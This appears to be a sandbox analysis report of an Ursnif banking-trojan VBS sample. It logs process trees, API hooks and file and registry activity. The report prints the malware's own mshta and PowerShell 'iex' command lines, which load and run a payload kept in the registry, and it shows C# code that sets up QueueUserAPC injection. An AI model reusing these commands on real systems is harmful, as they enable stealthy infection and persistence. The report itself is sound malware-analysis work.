
Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFD88935200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	4DE5020

Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFD8893521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFD88935200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFD8893520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 3000 Parent PID: 3440

General

Start time:	20:28:00
Start date:	24/11/2020
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\6Xt3u55v5dAj.vbs'
Imagebase:	0x7ff667310000
File size:	163840 bytes

MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\doghouse.zip	success or wait	1	7FFD777A721F	DeleteFileW
C:\Users\user\Desktop\6Xt3u55v5dAj.vbs	success or wait	1	7FFD777A721F	DeleteFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\6Xt3u55v5dAj.vbs	unknown	128	success or wait	2845	7FFD777917B5	ReadFile
C:\Users\user\Desktop\6Xt3u55v5dAj.vbs	unknown	128	end of file	1	7FFD777917B5	ReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6884 Parent PID: 792

General

Start time:	20:28:26
Start date:	24/11/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff721e20000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6940 Parent PID: 6884

General

Start time:	20:28:27
Start date:	24/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6884 CREDAT:17410 /prefetch:2
Imagebase:	0x20000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6820 Parent PID: 6884

General

Start time:	20:28:32
Start date:	24/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6884 CREDAT:17420 /prefetch:2
Imagebase:	0x20000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4680 Parent PID: 6884

General

Start time:	20:28:37
Start date:	24/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6884 CREDAT:82962 /prefetch:2
Imagebase:	0x20000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 4708 Parent PID: 3440

General

Start time:	20:28:43
Start date:	24/11/2020
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff6d3b90000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 6836 Parent PID: 4708

General

Start time:	20:28:49
Start date:	24/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi))
Imagebase:	0x7ff743d60000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000013.00000003.472761506.000002162D420000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD643FF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD643FF1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5D4303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5D4303FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5foybkx3.zbq.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD63226FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1ebahaj2.zhx.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD63226FDD	CreateFileW
C:\Users\user\Documents\20201124	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFD6322F35D	CreateDirectoryW
C:\Users\user\Documents\20201124\PowerShell_transcript.347688.ZOAJ0jXR.20201124202850.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD63226FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFD5D4303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFD5D4303FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFD5D4303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFD5D4303FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5D4303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5D4303FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5D4303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5D4303FC	unknown
C:\Users\user\AppData\Local\Temp\tvuaujr2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFD5ECBFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD63226FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD63226FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD63226FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD63226FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD63226FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD63226FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\rguyhtw2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFD5ECBFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD63226FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD63226FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD63226FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD63226FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD63226FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD63226FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD63226FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5foybkx3.zbq.ps1	success or wait	1	7FFD6322F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1ebahaj2.zhx.psm1	success or wait	1	7FFD6322F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.cmdline	success or wait	1	7FFD6322F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.dll	success or wait	1	7FFD6322F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.0.cs	success or wait	1	7FFD6322F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.out	success or wait	1	7FFD6322F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.err	success or wait	1	7FFD6322F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.tmp	success or wait	1	7FFD6322F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.dll	success or wait	1	7FFD6322F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.err	success or wait	1	7FFD6322F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.tmp	success or wait	1	7FFD6322F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.cmdline	success or wait	1	7FFD6322F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.out	success or wait	1	7FFD6322F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.0.cs	success or wait	1	7FFD6322F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5foybkx3.zbq.ps1	unknown	1	31	1	success or wait	1	7FFD6322B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1ebahaj2.zhx.psm1	unknown	1	31	1	success or wait	1	7FFD6322B526	WriteFile
C:\Users\user\Documents\20201124\PowerShell_transcript.347688.ZOAJ0jXR.20201124202850.txt	unknown	3	ef bb bf	...	success or wait	1	7FFD6322B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20201124\PowerShell_transcript.347688.ZOAJ0jXR.20201124202850.txt	unknown	748	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 31 32 34 32 30 32 38 35 30 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 33 34 37 36 38 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a	**********..Windows PowerShell transcript start..Start time: 20201124202850..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 347688 (Microsoft Windows NT 10.0.17134.0)..Host Application:	success or wait	11	7FFD6322B526	WriteFile
C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.0.cs	unknown	402	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 74 62 61 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 6d 75 61 70 6f 61 79 2c 49 6e 74 50 74 72 20 6f 77 6e 6d 67 67 6d 79 6a 77 6a 2c 49 6e 74 50 74 72 20 62 6c 67 67 66 75 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65	...using System;.using System.Runtime.InteropServices;..namespace W32.{.public class tba. {.[DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr muapoay,IntPtr ownmggmyjwj,IntPtr blggfu);.[DllImport("kernel32")].public static e	success or wait	1	7FFD6322B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.cmdline	unknown	375	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 74 76 75 61 75 6a 72 32	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\tvuaujr2	success or wait	1	7FFD6322B526	WriteFile
C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.out	unknown	460	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFD6322B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.0.cs	unknown	414	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 6d 6d 65 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 62 78 74 71 61 6a 6b 70 77 62 2c 75 69 6e 74 20	...using System;.using System. Runtime.InteropServices;.. namespace W32.{. public class mme. {. [DllImport("kerne l32")].public static extern In tPtr GetCurrentProcess();. [Dll Import("kernel32")].public static extern void SleepEx(uint b xtqajkpwb,uint	success or wait	1	7FFD6322B526	WriteFile
C:\Users\user\AppData\Local\Te mp\rguyhtw2\rguyhtw2.cmdline	unknown	375	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 72 67 75 79 68 74 77 32	.../t:library /utf8output /R:" System.dll" /R:"C:\Windows\Mic rosoft.Net\assembly\GAC_ MSIL\S ystem.Management.Automation\v4 .0_3.0.0.0__31bf3856ad364e35\S ystem.Management.Automation.dll" /R:"System.Core.dll" /out:" C:\Users\user\AppData\Local\Temp\rguyhtw2	success or wait	1	7FFD6322B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.out	unknown	460	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFD6322B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 c0 50 d5 65 ca 9f d5 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHE.....P.e....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-scr<wbr>ipt..	success or wait	1	7FFD6322B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
